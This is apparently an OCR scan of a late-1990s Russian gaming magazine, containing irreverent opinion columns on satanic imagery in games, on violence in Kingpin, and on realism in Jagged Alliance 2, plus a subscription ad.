Дальше — больше. Купив виллу, Ромеро захотел яхту и сел делать Quake. Сценарий уже опробован, оставалось только чуть подретушировать «силы зла», чтобы совсем не скатиться в самоплагиат. Вместо Сатаны на сцену выходит Шуб-Ниггурат, Черный Козел Лесов Тысячи Младых, безо всякого стеснения «позаимствованный» из творчества Говарда Филлипса Лавкрафта. Писателя, чрезвычайно популярного в определенных сатанинских кругах. Народ безмолвствует от восторга, верующие — от огорчения, Сатана довольно потирает руки.

Тут на сцену выходит Blizzard. Как всегда, они вовремя почуяли, откуда ветер несет запах свежеотпечатанных долларов. А может, просто позавидовали новенькой яхте Ромеро. И разразились игрою Diablo, или дьявном — кому как нравится (только не надо говорить мне, что это РПГ, а не экшен). Выдрав кусочки из библии и как следует над ними надругавшись, они по проверенным рецептам разрисовали стенки пентаграммами, пол уставили окровавленными алтарями, а последним боссом сделали нечто красное, рогатое и вообще существо, очень похожее на генерального прокурора. В том числе и именем. Нда, перевести «дьявол» на испанский — для этого недюжинную фантазию надо иметь...

День сегодняшний. 3DO выпускают очередной FPS, Requiem, с не слишком двусмысленным подзаголовком «ангел возмездия». Вольный перевод рекламного флаера в одном из западных журналов: **«Вы — ангел. Ваше имя — Малахи. На иврите это означает «охрененно крутой ублюдок». О как!** И в самом деле — берем верного господу вашему ангела и отправляемся восстанавливать порядок в расшалившемся мире. Убеждать заблудших родственников-ангелов и их не менее заблудших кротких овечек-людей в неправедности пути их. С помощью пулемета, ракетницы и способностей вроде «кипение крови» и «превратить в соляной столб». В общем, в полном соответствии с 10 заповедями.

Мало им Requiem, а по проторенной дорожке уже движется новый претендент — Messiah от Shiny. Сюжет, в принципе, тот же самый — близится конец света и ангел послан на Землю, чтобы поспособствовать его прохождению без незапланированных эксцессов вроде победы сил Тьмы. Правда, на этот раз ангел — не крутой ублюдок, а новорожденный херувимчик в памперсах, и зовут его не Малахи, а добрым и милым именем Боб. Хранить в подгузнике целый арсенал — явно даже не по ангельским способностям, поэтому Бобу придется решать свои проблемы проверенным способом своих политических противников — овладеванием душ людей. Овладел, грохнул кого-нибудь,

отпустил — и снежно-белый памперс кровью не заляпан. Дешево, удобно и практично. Среди скриншотов особо запомнилась модель официантки из бара, все одеяние которой составляют капюшон «под монахиню» и тряпочный крест, слегка прикрывающий грудь и промежность.

Ладно, с экшен все ясно. Простенький жанр — соответственно и простенькие подходы. Гораздо тоньше Его Темное Величество действует на фронте квестов и РПГ. Для начала вспомним самую воцерковленную игру всех времен и народов, незабвенный Darklands от Microprose. Шляется по средневековой Германии банда добрых католиков, жжет недостаточно благочестивые деревни, убивает женщин, ведущих подозрительный образ жизни (например, одна в лесу — не по-христиански это как-то!), собирает мощи святых, оскверняет языческие святыни — в общем, опять же, живут по заповедям. Но Darklands не был бы РПГ — по крайней мере, запомнившейся РПГ — если бы там не присутствовало такого крошечного нюанса как свобода выбора. Хотя бы в вещах, не имеющих непосредственного отношения к основному сюжету. И вот наши добрые католики начинают выбрасывать мощи, летать на метлах и проходить нечестивое крещение на шабашах, финансово поощрять те самые деревни, убивать торговцев индульгенциями, гоняться за епископами-грабителями... В общем, если подойти к игре с умом, то параметр «добродетельность» у персонажей если и будет иногда подниматься выше нуля, то очень ненадолго.

Затем последовала целая серия различных игр, посвященных ордену Храма — тамплиерам. Если вы полный невежда в истории, и за это вас еще никто не убил — так и быть, дам краткую историческую справку. Орден Храма был образован во время крестовых походов и быстро стал одной из самых богатых и влиятельных организаций в западном мире. За что и поплатился. В начале XIV века в результате плодотворного сотрудничества французского короля Филиппа IV и тогдашнего папы римского, чье имя не стоит того, чтобы его помнить, тамплиеры были обвинены в ереси и репрессированы усилиями свежесозданной инквизиции. Кстати, в Darklands они тоже присутствовали, в «официальной» еретической версии. Историческая справка окончена. И вот, в короткий период с 1993 по 1996 год выходят следующие игры на тему тамплиеров: квест Broken Sword, экшен-адвентюры Azrael's Tear и Knight's Chase, экшен-РПГ Rol Crusaders. И если первая, как и Darklands, придерживалась «официального» толкования истории, то две последних выставляют тамплиеров как «хороших парней», а инквизицию — соответственно, как плохих. Что же касается Azrael's Tear, там наворотили такого, что сам черт (извиняюсь за каламбур) ногу сломит. Очень странный (как и сама игра, кстати), таинственный и весьма еретический сюжет, рекомендую. Несколько раздражает одно: кто бы ни выступал в роли «хороших парней», тамплиеры ли, инквизиторы ли, они показаны добрыми христианами, тогда как их противники тайно или явно сотрудничают с Дьяволом. Но в те годы это



было предсказуемо. Кстати, теперь с тамплиерами собираются заигрывать в очередной части сериала Gabriel Knight. Посмотрим, какую трактовку выберут они...

Следующий удар христианской добропорядочности нанес автор моего эпиграфа Ричард Гэрриот, более известный как Лорд Бритиш. Взаимоотношения Origin и церкви всегда были далеки от нежной романтической любви, но в Ultima-8 Лорд Бритиш превзошел сам себя. Во-первых, игра называлась «Язычник». Хотя, вообще-то, Pagan — это название мира, где происходит действие U8. Но ведь чтобы узнать это, в игру надо поиграть! Оное действие, по понятным причинам, подобному люду не под силу. Но вот во-вторых... на коробке Ultima-8, во всем своем величии, красовалась пылающая пентаграмма! Вой в Штатах стоял такой, что даже до Сибири эхо долетало. Только не говорите, что пентаграмма была не перевернутая, а нормальная, и не сатанинская, а викканская, и вообще это магический знак... поучите свою бабушку яичницу жарить, да-а? Вы это лучше христианам попытайтесь объяснить. Только сначала потренируйтесь в преподавании коровам теории вероятности — если преуспеете, можете иметь какой-то шанс на успех. Большинство (л)американских магазинов либо отказывались распространять U8, либо заклеивали коробку.

А что же со стратегиями? На первый взгляд, до выхода третьих Heroes of Might and Magic этот жанр Его Темным Величеством полностью игнорировался. Да и сами «Герои», прямо скажем, не фонтан. Ну архидьяволы, ну еретики, ну пентаграммы в «адских» городах и в роликах соответствующей кампании... Это же фэнтези, на него что угодно списать можно, если припрет. Отмажутся, в крайнем случае переименуют дьяволов в «баатезу» по примеру небезызвестной фирмы TSR. Дескать, я не я и пентаграмма не моя. Даже конкретные имена, в отличие от того же Blizzard, постеснялись привести. Но на деле противостояние христианству окопалось в стратегиях раньше и глубже, чем где бы то ни было. Просто оно надело историческую маску. Вернее, не маску, а рогатый шлем. Вот уже много лет тысячи стратегов с упоением режут христиан, жгут монастыри и насилуют монашек от Пруссии до Испании под личиной викингов. Сначала в Hammer of the Gods от Holistic Games и NWC (кстати, советую всем фанатам Heroes of M&M — весьма похоже), потом в Vikings: Strategy of Ultimate Conquest от Random Games. Обратите внимание — здесь не пентаграммы и враги-демоны, расставленные ради эпатажа, и даже не насмешка над христианскими канонами, а реальная борьба против христианства. Удивительно, что эти игрушки проглядели — видимо, по причине их относительной неизвестности (еще бы, стрелялки-то продаются получше...).

Разумеется, наивно считать, что хоть одна из перечисленных игр и в самом деле является «сатанинской». Если кто-то верит, что Blizzard с id являются идейными противниками христианства, то мне их жаль еще больше, чем баптистов-адвентистов. Весь игровой «сатанизм» — кристально чистый, как слеза девственницы, эпатаж. Причем в большинстве случаев его появление продиктовано единственной необходимостью — жаждой наживы и хорошей продаваемостью «противоречивых» материалов. Исключением из этого является разве что Гэрриот, если верить его собственным словам. Процитирую: **«Я считаю, что проверять на прочность табу людей означает заставлять их задуматься над своими убеждениями. А это — всегда позитивно, так как никто не должен верить во что-то догматично, особенно если единственной причиной для этого является воспитание (как оно обычно и бывает)».** Так что возникает резонный вопрос — а был ли мальчик? Да, молодежь видит жестокость и сатанинскую символику. Она начинает притягивать их «по жизни», для эпатажа. Это с возрастом проходит, но скептическое отношение к религии остается — а у кого-то становится серьезной частью жизни. Но, рассуждая таким образом, разве мы не уподобляемся тем же баптистам-адвентистам, только со знаком минус?

Возможно. Даже скорее всего. Потому что, как ни крути, но это правда. И они, несмотря на свою ограниченность — а скорее, благодаря ей — тоже видят это. Они любят говорить, что «пути господни неисповедимы». Пути Сатаны — тоже. Посмотрите побольше на пентаграммы в Quake. Испытайте на себе судьбу тамплиеров в Knight's Chase. Погоняйте христиан в Hammer of the Gods. Сделайте в Darklands все, что делать «неправильно». И вы станете нашим. Даже если поймете это не сразу.

Не стоит искать причины падения табу на религию в коммерческом успехе Doom и Diablo. Волна «сатанинских» игр — не причина, а следствие. Следствие общего падения христианской морали, разгрома и полной дискредитации ее фанатичных защитников. Тридцать лет назад «воины божии» выискивали в записях Beatles записанные задом наперед сатанинские послания. Сейчас они помалкивают, читая в газетах о поджогах церквей, вдохновленных норвежскими музыкантами Black Metal. Двадцать лет назад они с распятиями в руках гонялись за Dungeons&Dragons, обвиняя совершенно фэнтезийные миры в использовании «реальной» магии и «настоящих» имен демонов. Сейчас они терпят ролевые игры In Nomine, посвященную борьбе «реальных» ангелов и демонов, и Vampire: The Masquerade, вся «легендарная история» которой является «ересью» и «апокрифом» относительно «старого завета». Десять лет назад они запрещали Гэрриоту использовать в сериале Ultima заклинания, для выполнения которых надо было разрезать палец и добавить к реагентам свою кровь. Сейчас мы имеем то, что имеем.

Уже бессмертное «хотели, как лучше, а получилось, как всегда» полностью применимо к гонителям игр от церкви. Ну скажите мне, кто может принимать всерьез кретинов, которые обвиняют в сатанизме мультфильмы Диснея и — вдумайтесь только — овсяные хлопья? Так и представляю себе толпу демонов, с визгами жадности и нетерпения накидывающуюся на корыто овсяных хлопьев в молоке. Финиш и триумф идиотизма. Чистую правду говорю, загляните хотя бы на www.cuttingedge.org, смеха ради. Современной цивилизации, основанной на христианстве, сам Сатана не так страшен, как подобные борцы с ним.

Остается лишь сожалеть, что, несмотря на падение барьеров, игроделы по-прежнему ограничиваются лишь беззубым эпатажем (который уже мало кого эпатирует) да историческими репликами типа викингов и тамплиеров. Вообще, так если предположить, что появится действительно сатанинская игра (что бы не понималось под этим крайне размытым термином)... **Ведь**, следуя логике подобных людей, **если вынос демонов в Doom**, по их мнению, **является сатанизмом, то**, надо полагать, **игра про вынос священников окажется самой что ни есть христианской?** Впрочем, это не имеет особого значения.

Засим позвольте откланяться. Просьба посылать hate mail на webmaster@russian-orthodox.com, а конструктивные мысли, буде такие вдруг появятся — на game@xakep.ru.

X

Любой, кто пишет в X, имеет полное право на выражение собственного мнения, и оно не обязано совпадать с мнениями, бытующими в редакции. Надеюсь, это понятно всем.
Редакция



Музыка Ритуал Стиль
ПТЮЧ
подпишись
и вступай в
клуб
подписчиков
ПТ
ПОДПИСНОЙ
ИНДЕКС 72980
подписка во всех отделениях
связи России и Снг по
объединенному каталогу
«Подписка 99»
ты получишь клубную карту
«ПТЮЧ» которая позволит:
сэкономить 30% от стоимости
журнала в розницу • бесплатно
проходить на все Птюч-party•
ежемесячно получать подарки
от любимого журнала

Кингпин: насилие – это золото

Старший опер Goblin (goblin@xakep.ru)

Начну издалека. Давным-давно замечено, что чем сильнее вооружен зверь, тем меньше вреда причиняет он особи своего вида во внутренней разборке. Скажем, львы никогда не наносят друг другу смертельных ран во время драки за самку. Никогда не делают этого и волки. Любой зверь, вооруженный серьезными клыками, ядовитыми зубами или когтями, никогда не причиняет большого вреда здоровью своих собратьев, потому как четко осознает свои боевые способности и последствия их применения. Драки проходят исключительно символические, без членовредительства.

А вот среди тех, кто не является счастливым обладателем мощных клыков и вострых когтей, картина прямо противоположная. Всем известна птица, считающаяся символом мира — голубь. Так вот, на поверку «мирный» голубь своего соперника зачастую безжалостно заклевывает до смерти. Подобная же картина наблюдается и среди обезьян. Не имеющая усаженных крепкими клыками челюстей мартышка способна замолотить противника до смерти. Зачастую бывает даже так: вожак начинает бить провинившегося и на жертву тут же накидывается вся стая, колошматя беднягу до тех пор, пока тот не отправится в «верхнюю тундру». Никто еще не смекнул, к чему я клоню? Подходим к предмету поближе.

Человек природой запланирован и изготовлен далеко не хищником. Нет в нем никаких тормозов и внутреннего сдерживания. Нет у него ни клыков, ни когтей. А потому поведение мартышек близко ему до крайности. Жестокость к ближнему своему течет у человека в крови. **С незапамятных времен люди обожают смотреть на то, как соплеменники умерщвляют друг друга в боевых поединках.** Сперва это имело форму религиозных ритуалов, потом постепенно обратилось в массовые зрелища, достигшие пика популярности в Древнем Риме в форме гладиаторских боев.


Повернись ко мне своей белой задницей и немного наклонись!

Бойцы резали друг друга на потеху окружающим, а народ валом валил на кровавые зрелища. Потом Империя рухнула, и вместе с нею канули в прошлое свирепые римские забавы. Но память о них жива до сих пор, ибо жаден человек до подобных зрелищ. Драки в играх всегда вызывают повышенный интерес, а особо жестокий заворот событий его удесятеряет. Припоминаю, какой бешенный кипиш вызвал бой, в котором Тайсон откусил шмат уха Холифилду. Я сильно сомневаюсь, что фанаты внимательно смотрят за тем, насколько грамотно Тайсон прописал Холифилду и насколько технично Холифилд просунул Тайсону. Нет, там все проще. Ревущая толпа хочет одного: да врежь ты этому барану так, чтобы у него башка в трусы провалилась! Представляю, какой был бы шухер, если бы один другого вообще грохнул и сколько бы стоил билет на матч, если бы это было известно заранее.


А за базар ты ответишь!

Это дело находит богатое отражение в так называемом «искусстве». **Наибольшей популярностью пользуются фильмы, герои которых непрерывно бьют друг другу рожи и при каждом удобном случае друг друга отстреливают.** Это — неисчерпаемая жила дохода, ибо подобные зрелища не надоедают людям никогда. Индустрия компьютерных игрушек мимо такого феномена пройти не могла никак. Жанр отстрела ближнего своего давно и прочно освоен, причина — он баснословно прибылен и практически вечен.

Не знаю ни одного мужчины, который не любил бы оружие, не мог бы поддержать светскую беседу о мощности зарядов и преимуществах крупных калибров. Наши клыки и зубы — это ножи и стволы. Подсознательная тяга к обладанию ими такова, что практически любой мечтает заиметь что-нибудь стреляющее в собственное пользование. И хорошая игрушка непременно предоставляет нам наилучшие технические образцы из сотворенного человеческим гением для уничтожения собратьев: тут тебе и гранатометы, и пулеметы, и лазеры, и вообще все, что только в голову придет. Любая игра держит наготове целые арсеналы инструментов для лишения жизни кого угодно.

Однако в силу ограниченных на данный момент возможностей техники и

особенностей мышления тех, кто строил игры, поначалу любителям игр пришлось сражаться с инопланетными монстрами, осмелившимся посягнуть на спокойную жизнь человечества. Конечно, id Software застолбила и этот участок, но Wolfenstein вышел столь давно, что про него сейчас знают-то практически все, но играли в него только старожилы. Миллионы игроков смертоносным ураганом прошествовали по лунам Марса и всем известным параллельным измерениям, умертвив там абсолютно все и вся. Было это круто, но что-то было не так... Нет, стрелять монстров — безусловно весело. Но как-то где-то чего-то тут не то... Идея витала в воздухе. Самой сообразительной оказалась фирма Xatrix. Первой фишку подсекла именно она: а ну-ка на фиг всех этих монстряков, пора запускать в дело реальных пацанов! Проектом первого запуска в жизнь реального пацана сделалась игра **Kingpin: The Life of Crime**.

...Нелегко сложилась судьба простого американского паренька. Коварные боссы преступного мира не ценят своих сотрудников. Паренек был основательно, со знанием дела избит и вышвырнут на помойку. Придя в сознание, он немедленно принимает решение: козлов — мочить! И, подхватив обрезок свинцовой трубы, немедленно приступает к исполнению своей славной задумки. Отсюда начинается американская повесть о настоящем человеке: колошматя трубой по чужим головам, стреляя в чужие морды из дробовика и автомата, швыряя по сторонам гранаты, запуская ракеты и подпаливая зазевавшихся огнеметом, наш герой отважно марширует по уровням, постепенно подбираясь к главному злодею, который тоже, понятно, уже не жилец.


Осветителя вызывали?

Смотрится игра настолько круто, что могу сказать со всей ответственностью: ничего подобного мне видеть еще не приходилось. Реализма в ней — хоть отбавляй. Чужие головы — отстреливаются на раз, руки-ноги — тоже. Кровища из подраненных хлещет как из подстреленных слонов. Взрывы и яростные вопли — на самом высшем техническом уровне. Кстати, все это сопровождается таким количеством яростной матерной брани, что я местами то ржал, то сидел раскрыв рот — так круто там загибают пацаны. Затрудняюсь представить, на что Кингпин будет похож после грамотного перевода на русский язык (не сомневаюсь, наши доблестные пираты не обойдут его стороной). Ну а дэсматч в нем — вообще один из самых лучших: резкий, веселый и свирепый.


Собака — враг человека!


Снова подчеркну: боевые действия в игре ведутся против людей. Нет здесь ни пришельцев, ни восставших из могил покойников. Про покойников мне говорила еще бабушка: не бойся мертвых, бойся живых. Поэтому я мертвяков както сразу не тово... Хотя попадаются прикольные, не спорю. А вот инопланетяне уже подзадолбали, честно говоря. И поэтому стрельба по уголовникам — это как глоток свежего воздуха. Ничего, что огонь ведется от лица такой же мрази. Все равно дышать будет малость полегче, и хоть в игрушке воздух станет немного чище.


При всем при том, у меня не создалось впечатления, что игру сочинил взвод чикатилообразных маньяков. Процесс идет весело и ненапряжно, потому как в общем и целом игрушка выполнена в стиле «черных» фильмов (noir). Местами сильно похожа на творения Квентина Тарантино, основателя жанра pulp-fiction в кинематографии. Не в том смысле, что есть схожие сюжетные ходы, нет. Просто зверский натурализм и реалистичность окружения доведены до такой интенсивности, что совершенно не воспринимаются как таковые. Как раз наоборот: все это начинает выглядеть абсурдно и смешно, сильно смахивая на вышеупомянутого Квентина.

Успех игре гарантирован несомненный, потому как тема уничтожения сограждан — золотая жила, и разработка ее не прекратится никогда. Настораживает меня тут совсем другое: уж больно быстро игрушка вышла после известных событий в городе Литлтон. Я понимаю, что это не цинично-наглый поступок Xatrix, потому как в такой глупости их заподозрить ну никак не могу. Но тем не менее... Игра выпущена. И на улице внезапно потемнело. Это надо всей игрушечной индустрией нависла огромная мохнатая задница. Как только родители дорвавшихся до игры детей начнут возмущаться творящимся в ней беспределом, к делу немедленно подключатся пресса и сенаторы. А тогда... прецеденты запретов уже имеются — например, в области комиксов. И вполне может статься так, что Кингпин окажется той соломинкой, которая поломает спину верблюду. Ибо задница уже начала тужиться.

Конечно, нельзя винить в этом только Xatrix. Рано или поздно игры подобного рода все равно бы появились. Должны были появиться. А пока... пока осталось сидеть и ждать.

X


Думаешь, если в форме, то и покомандовать дадут?



Дешевая философия реализма

Злен Змиев при участии DeD-21 (game@xakep.ru)

«Заклинило!» — со злостью выкрикнул Иван. Я синхронно чертыхнулся и уже готов был выместить всю спонтанную негативную энергию на многострадальной клавиатуре... но в последний момент остановился. Нет, мне не сделалось жаль устройство ввода со сто одной клавишей, немало на своем веку повидавшее и в силу этого с глубоким пофигизмом относящееся к подобного рода побоям и экзекуциям. Дело было совсем в ином. И Ивашка был, в общем-то, не виноват. Тоже, конечно, хорош гусь, но...

Виноват был я. Законы реальной жизни, реализованные в **Jagged Alliance 2**, настоятельно рекомендуют поддерживать оружие в исправном состоянии. Еще они утверждают, что от влаги, чрезмерно высокого темпа стрельбы, неаккуратного обращения и еще от тысячи других причин огнестрельное оружие имеет тенденцию приходить в негодность. Я же про все про это благополучно забыл и перестал обращать внимание на малюсенький индикатор состояния оружия. И вот он громогласный финал — разъяренный вопль самого известного виртуального майора Советской Армии.

Мда, ничего тут не попишешь. Неисправное оружие заклинивает, грузовичок расходует бензин при езде, лазерный прицел увеличивает вероятность попадания во время ночных операций, наемники периодически укладываются вповалку спать, а от бега наемник выдыхается значительно сильнее, чем от обычной ходьбы... и так далее на пятьдесят страниц убористым подчерком. Жизненно. Достоверно. Круто, классно, здорово. Значит, чего выходит — да здравствует Его Величество Реализм? Хвала всему жизненному и достоверному? Знаешь, что я тебе насчет этого скажу? Скажу: вздор и ерунда. Тут все иначе и сложнее.



Это что за комплексы ПВО такие? «Пэтриоты» или С-25? А может, «Панцири»? Да нет, тут ведь стационарные базы... Но уж больно скромны их зоны поражения — на вшивый полуостров аж четыре штуки понаставили и все равно не сумели обеспечить должной степени перекрытия! Сюда б один С-300, и Дейдранна могла бы спать спокойно!

Светлая дорога в тупик

Везде и повсюду реализм выставляется как неоспоримое достоинство любой игры. Чем больше реализма, тем лучше. Я еще ни разу не встречался с утверждением, что игра — «лажас вульгарис» (т.е. фигня обыкновенная) по той причине, что она очень реалистичная. Ну разве что были в свое время порывы по молодости лет у «самого игрового редактора» этого раздела, еще в бытность его работы главредом «Навигатора», где он смело высказывался, что в неком Wages of War девелоперы с реализмом переборщили. И еще попутно, до кучи, обзывал их (девелоперов) «идиотами». Горячий он у нас парень...

Но нет дыма без огня, и мысль игрового редактора, не потерявшую блеск за давностью лет, я разовью. Для начала разберемся, что обычно понимается под зловещим словом «реалистичность». Мда, а действительно, что? Очевидно, максимальная похожесть на реальный мир, в котором мы с тобой живем. Так я мыслю? Похожесть на окружающую действительность, верно? Где солнце всходит на востоке, а садится на западе, где пущенный с крыши кирпич летит на чью-то макушку с ускорением 9,8 метров на секунду в квадрате и где редкий премьер долетает до середины Атлантики.

Сколько у тебя возможностей восприятия? Пять штук: зрение, слух, нюх, осязание, вкус. Первые две возможности в каждой игре присутствуют — через монитор и через колонки (или пк-скрипер). Третью возможность, которая нюх, несколько лет обещают через несколько лет реализовать, и так еще много раз по несколько лет тянуться может. Ну шут с ним, с нюхом. Возьмем осязание. Согласись, без него реальности быть не может, верно? Но если игра мечты, самая крутая игра, это нечто максимально реалистичное, то не помешало бы симулировать и осязание... Чтоб, значит, если твоего персонажа в игре ранили в ногу из какого-нибудь «Арминус» XB-357, то ты у себя за компьютером получил аналогичное ранение. Или хотя бы почувствовал болевой шок от ранения. Вкус кровавой пены на губах ощутил (заодно как раз вот и пятая возможность из названных свое место найдет). А если твоего героя в голову из гранатомета шарахнули, то извини, финита ля комедия, приглашайте маму с папой счищать сыновни мозги с экрана. Угу — твои мозги. Бред? Нет, всего лишь утрирование. Прозрачный намек на то, что реализм — это, может, и круто, но никак не самоцель и хорош в меру. А где эта мера? Давай искать.

Ладно, стрельбу по своим конечностям в подражание главному герою игры продадим Тарантино в качестве сюжетного ноу-хау. Возьмем менее экстремальный пример. Представим, что утро главного героя начинается с двух жизненно необходимых действий: испития рассола и легкой оздоровительной пробежки до пивной и обратно. Включим эти два действа как обязательные в какую-нибудь игру (да хоть в тот же JA2 для Ивана) и для пущей реалистичности дадим понять, что без них соответствующий персонаж в этом мире не жилец. Мда, пожалуй, уж лучше из XB-357... В общем, представили. Что даст нам с тобой подобная реалистичность? Да ровным счетом ничего, кроме как дополнительный геморрой с управлением: каждый новый виртуальный день будем начинать с одних и тех же действий.

Думаешь, опять я утрирую? А вот и нет. Увы, почти в каждой мало-мальски навороченной и комплексной игре всегда присутствуют обременительные действия, которые, в общем-то, абсолютно бессмысленны и ни к черту не нужны. Допустим, Diablo — занудная пробежка по подземельям к деревеньке или ближайшему выходу при нехватке свитков «town portal». Или Age of Empires — зачем-то дана возможность построить доки в озерце-луже, где они на фиг не нужны (хе! твои проблемы, дружок, доки теоретически ведь можно на любой воде построить!). Rainbow Six — обязательная формальная экипировка солдата перед миссией (ничего страшного, что все равно вышибут первой же пулей, вне зависимости от того, что ты на себя напялил). «Обожаемый» нашим редактором Wages of War — килограмм ненужностей типа отправки факса-подтверждения при получении задания (и это при единственном доступном задании), выбор средства транспортировки наемников (до красивого решения с вертолетом в JA2 ребята не доперли). Police Quest — регулярное принятие душа и переодевание (без комментариев!). Хватит или продолжить?..

Первое, второе и третье

Милая картинка-то вырисовывается. Вот как задуматься, так вообще в жизни разочаруешься, не то что в играх... Но, быть может, переборщил я с нагнетанием мрачной атмосферы вокруг реализма? Может, не такой уж он и плохой

зверь, если при соблюдении некоторых условий? Давай, опять же, размышлять.

Ну, во-первых, если реализм востребован самой игрой. Например, авиа или автосимулятор. Хотя и тут можно перегнуть, если постараться, чему доказательством служат не стихающие споры вокруг MS Flight Simulator — нужно ли его считать игрой или тренажером. Но это отдельная песня и ее мы в данном случае не поем.

Во-вторых, **среди разработчиков встречаются садо-мазохисты, готовые пойти на серьезные жертвы ради реализма как такового**. Им плевать с высокой колокольни на неудобства, связанные с управлением и корявостью интерфейса. Им важен, как и небезызвестному поручику, сам процесс. Недавно как раз одна такая игра появилась, зовется Hidden&Dangerous. Чего там сделали? Взяли задолбавшие своей жизненностью SpecOps, Delta Force и, главное, Rainbow Six и троекратно усилили их жизненность. Фанаты найдутся, я уверен. Фанаты для всего оригинального находятся. Но лично я бы отдал голос за Kingpin, где ощущение реальности происходящего присутствует, но при этом сам геймплей недугом по имени реализм ничуть не страдает. И правильно — зачем пародировать жизнь, если после этого играть в тягость сделается и если к тому же это все равно по техническим причинам (осязание и т.д.) не получится? Игра должна быть игрой. Она призвана дать нам с тобой возможность отрешиться от жизни, войти в сказку, которая похожа на жизнь, но в то же время и максимально далека от нее. Но буду справедлив: иногда можно реалистичность и усилить, свой кайф в этом имеется. Как доказательство, для того же Kingpin сейчас выходит патч, где среди прочего есть возможность врубить дэсматч «в реальном режиме». Что сие есть такое? Поясняю: никакой брони, никаких навороченных средств уничтожения (только пистолет, винтарь да автомат) и учетверенный damage. Классно, молодцы Xatrix! Развлечемся. Но, согласись, как же славно, что это отдельная фича в патче, а не вся игра!

И наконец, в-третьих, отметим тот случай, когда реализм не вредит играбельности, а наоборот — способствует ее повышению. И тогда он из абсолютного Зла трансформируется в Благо. **Здесь архиважно правильно почувствовать грань, после которой реализм начинает кромсать и рушить геймплей, превращая игру в жалкий последыш реальной жизни, неинтересный и вообще никакой.** Собственно, такой вот «разумный реализм» и принято считать положительным качеством игры, и именно такой его вариант реализован в Jagged Alliance 2.

Можем мы с тобой назвать JA2 реалистичной? Еще как! Пожалуй, даже в большей степени, чем тот же Hidden&Dangerous с компанией. Причем их сравнивать допустимо, так как относятся все они к единому жанру combat simulation, только JA2 олицетворяет его изометрический походовый вариант, а R6, SO и H&D — трехмерный экшеновый. Причем в плане реализма между ними разницы вообще нет, один черт.

Ночь, улица, фонарь... Ох, простите! День, площадь, церковь и разврат!

Корень Зла

Мое мнение в следующем: *Реализм ради Реализма есть Зло.* Это пародия на реальность. Это гибель играбельности. Это ограниченный симулятор жизни, который смешон уже в своих нелепых попытках достичь максимальной схожести с тем, что имеет место быть на самом деле. Как Rainbow Six, где пара пуль оказываются смертельны вне зависимости от того, куда попадают, в торс или в ногу.

Кстати, как ты думаешь, почему в R6 это выглядит как дурость? Потому что разработчики поленились сделать обсчет повреждений для моделей персонажей, дабы попадания пуль в разные части тела приводили к разным, более логичным последствиям? Возможно, оно и так, однако я склонен полагать, что тогда всплыли бы и многие другие несовершенства и недоработанности, каковых там на самом деле тьма-тьмущая. Полагаю, ошибка в другом. В стремлении к «всамделишности», чтоб как в жизни все было. Но «как в жизни» все равно не получится, нужно балансировать жизненность и играбельность. В R6 этой балансировки нет, и поэтому всякое несоответствие реализму воспринимается, мягко говоря, без восторга.


Как эта проблема решается в JA2? Да проще некуда. Суть метода — в ряде с умом и очень толково сделанных упрощений, призванных повысить играбельность. Видимо, Sir-Tech исходят из заведомой невозможности полноценно воссоздать реальный мир. Да какой там мир — невозможно смоделировать на компьютере даже точную модель растворения чернильной капли в стакане с водой! Кстати, невозможно это (не говоря о большем) в принципе, и дело даже не в вычислительной мощности. Про постоянную Планка и коэффициент неопределенности слыхал? Ладно, не буду грузить, просто поверь на слово — этот мир невоспроизводим и уникален в своей невоспроизводимости. Ну а раз все равно идем на сознательные упрощения, то давайте использовать их во благо! Вот возьмем систему ранений в JA2. Разумеется, то, что наемник может нахватать с десяток пуль, прежде чем увидит яркий свет в конце туннеля, не особенно тянет на правду жизни. Насколько я знаю, организм выбрасывает в кровь достаточное для отключки количество токсинов уже при потере трети жизненных сил. Конечно, это число сильно варьируется в зависимости от физиологии и конституции конкретного индивидуума, но все равно я сильно сомневаюсь, что наемник по кличке Mаг смог бы в реалии лихо отстреливать врагов при состоянии здоровья в 15 процентов и при этом приговаривать, что, дескать, еще никогда он так классно себя не чувствовал. Вот он, типичный пример правильного упрощения: упаси Всевышний, если бы наемники тут мерли как в Rainbow Six или Wages of War! Что на это можно сказать? Браво, Sir-Tech!

Есть и другие приемы, не только упрощения. Например, один из таковых был опробован многочисленными писателями-фантастами. Смысл заключается в следующем: нужно сделать реалистичными антураж и многочисленные детали, а главную не слишком реалистичную идею запустить под этот шумок. Вспомним, например, книжку Жюль Верна «Из пушки на Луну», где отчаянно подробно был расписан рацион «ядронавтов» и процесс изготовления пушки, а сама идея такого полета воспринималась как должное и особливо не затрагивалась. Но каким все кажется достоверным! Кстати, именно таким способом и была достигнута непередаваемая атмосфера реализма в JA2, где очень точно воссозданы характеристики оружия, тонко очерчены характеры наемников, на фоне чего сеча с гигантскими подземными жуками не выглядит sci-fi, хотя сами разработчики предлагают именно такое название! Еще один уважительный реверанс в сторону Sir-Tech.

